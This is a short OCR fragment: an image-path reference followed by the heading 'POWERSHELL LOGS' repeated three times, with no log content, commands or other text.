
POWERSHELL LOGS







POWERSHELL LOGS



POWERSHELL LOGS